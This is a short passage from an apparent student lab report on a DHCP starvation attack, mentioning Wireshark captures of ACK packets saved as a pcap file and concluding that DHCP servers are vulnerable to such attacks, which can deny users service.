
Below are some of the wireshark captured ACK request. I have uploaded the whole dump as *“ork216\_dump.pcap”****.*** For demonstration purpose I have taken some screenshots of the dump in my local machine.











**Conclusion:** Performing the lab experiment I have learnt that how vulnerable is the DHCP server to such a starvation attack. Also how potential users can be denied service from such an attack